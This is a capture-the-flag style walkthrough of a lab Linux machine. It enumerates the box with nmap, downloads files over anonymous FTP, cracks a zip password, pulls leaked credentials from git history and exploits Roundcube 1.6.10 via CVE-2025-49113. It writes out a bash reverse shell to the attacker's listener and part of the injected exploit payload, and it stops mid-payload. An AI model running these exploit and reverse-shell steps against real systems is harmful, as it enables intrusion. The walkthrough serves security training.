
Port Scan

```
nmap -p- --min-rate=1000 -T4 <ip>

nmap -p <ports> -sC -sV <ip>
```

Running nmap we find port 22, 80, 21, 110 and 143 open






Ftp Enumeration


We can authenticate to ftp using ftp as username and password. Inspecting it we find some files, let’s download them.

```
┌──(root㉿kali)-[~/linux2]
└─# ftp 192.168.186.134
Connected to 192.168.186.134.
220 (vsFTPd 3.0.5)
Name (192.168.186.134:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||50771|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000        73761 May 24 04:40 app.zip
-rw-r--r--    1 0        0           15562 May 24 05:19 backup.sh
-rwxrw-r--    1 1000     1000       489837 May 24 05:09 blog.zip
-rw-r--r--    1 1000     1000        99219 May 24 05:10 joomla.sql
-rwxrw-r--    1 1000     1000        12444 May 24 05:09 terraform.zip
226 Directory send OK.
ftp> prompt off
Interactive mode off.
ftp> mget *
```


Joomla.sql seems like a file to configure Joomla database with nothing useful at the moment.



The backup.sh is a script that backups files but nothing we can use at the moment.



Trying to extract the contents of app.zip it asks us for password.




We can use zip2john to get hashes we can crack with john. Now we can use john to obtain the password for app.zip

```
└─# zip2john app.zip > hash

┌──(root㉿kali)-[~/linux2]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 75 password hashes with 75 different salts (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Loaded hashes with cost 1 (HMAC size) varying from 21 to 8255
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
taekwondo        (app.zip/public/vercel.svg)
taekwondo        (app.zip/pages/movie/[title].js)
2g 0:00:00:01 0.02% (ETA: 13:45:09) 1.834g/s 0p/s 7515c/s 7515C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Now we can extract the files.



Enumerating the files at first we won't find much however, unlike the other zip files, there is a .git folder.

```
┌──(root㉿kali)-[~/linux2/app]
└─# ls
components  lib  movie-sample.md  package.json  pages  public  README.md  styles  util

┌──(root㉿kali)-[~/linux2/app]
└─# ls -la
total 76
drwxr-xr-x 9 root root  4096 May 25 12:41 .
drwxrwxr-x 3 root root  4096 May 25 12:41 ..
drwxrwxr-x 2 root root  4096 May 24 04:11 components
-rw-rw-r-- 1 root root   124 May 24 16:31 .env.local
drwxrwxr-x 7 root root  4096 May 24 16:32 .git
drwxrwxr-x 2 root root  4096 May 24 04:11 lib
-rw-rw-r-- 1 root root 27616 May 24 04:11 movie-sample.md
-rw-rw-r-- 1 root root   267 May 24 04:11 package.json
drwxrwxr-x 5 root root  4096 May 24 04:11 pages
drwxrwxr-x 2 root root  4096 May 24 04:11 public
```

Enumerating the commits we find plaintext credentials.

```
└─# git log
commit f89b4ad40ff87ae42da5bd1c5934ddd23ae54b75 (HEAD → main)
Author: ellen.freeman <ellen.freeman>
Date:   Sun May 24 16:32:12 2026 +0000

    TODO: add a .gitignore

commit ee7e8b58c112747a079730c7f96136a24eba8e9c
Author: ellen.freeman <ellen.freeman>
Date:   Sun May 24 16:31:09 2026 +0000

    initial commit

┌──(root㉿kali)-[~/linux2/app]
└─# git show f89b4ad40ff87ae42da5bd1c5934ddd23ae54b75
commit f89b4ad40ff87ae42da5bd1c5934ddd23ae54b75 (HEAD → main)
Author: ellen.freeman <ellen.freeman>
Date:   Sun May 24 16:32:12 2026 +0000

    TODO: add a .gitignore


diff --git a/.env.local b/.env.local
index ce5b4cd..4cce7e0 100644
--- a/.env.local
+++ b/.env.local
@@ -1,4 +1,4 @@
 # Environment variables required to connect the app with your Neo4j database
 NEO4J_URI=10.0.0.1
-NEO4J_USER=justin
-NEO4J_PASSWORD=ArepasConQueso2026!
+NEO4J_USER=
+NEO4J_PASSWORD=
```

We can try to ssh with those credentials but we get Permission denied.


```
┌──(root㉿kali)-[~/linux2/app]
└─# ssh justin@192.168.186.134
justin@192.168.186.134: Permission denied (publickey).
```


Enumerating Website (Port 80)


Checking the website is just a company html site with no interesting functionality.




Doing directory busting we find the roundcube directory








We can try to login with the credentials we obtained earlier.




We successfully log in, checking roundcube version by clicking about button, we find its 1.6.10



This version has an RCE vulnerability we can abuse.

https://github.com/fearsoff-org/CVE-2025-49113/tree/main

Let’s set up our listener.



And run the exploit with a reverse shell command.

```
┌──(root㉿kali)-[~/linux2/app]
└─# wget https://raw.githubusercontent.com/fearsoff-org/CVE-2025-49113/refs/heads/main/CVE-2025-49113.php
--2026-05-25 12:54:43--  https://raw.githubusercontent.com/fearsoff-org/CVE-2025-49113/refs/heads/main/CVE-2025-49113.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10693 (10K) [text/plain]
Saving to: 'CVE-2025-49113.php'

CVE-2025-49113.php                                  100%[===================================================================>]

2026-05-25 12:54:44 (32.2 MB/s) - 'CVE-2025-49113.php' saved [10693/10693]


┌──(root㉿kali)-[~/linux2/app]
└─# php CVE-2025-49113.php http://192.168.186.134/roundcube/ justin 'ArepasConQueso2026!' '/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.186.128/80 0>&1"'
### Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]

### Retrieving CSRF token and session cookie...

### Authenticating user: justin

### Authentication successful

### Command to be executed:
/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.186.128/80 0>&1"

### Injecting payload...

### End payload: http://192.168.186.134/roundcube//?_from=edit-%21%C5%22%C5%3B%C5i%C5%3A%C50%C5%3B%C5O%C5%3A%C51%C56%C5%3A%C5%22%C5C%C5r%C5y%C5p%C5t%C5_%C5G%C
C56%C5%3A%C5%22%C5%5C%C50%C50%C5C%C5r%C5y%C5p%C5t%C5_%C5G%C5P%C5G%C5_%C5E%C5n%C5g%C5i%C5n%C5e%C5%5C%C50%C50%C5_%C5g%C5p%C5g%C5c%C5o%C5n%C5f%C5%22%C5%3B%C5S%C5
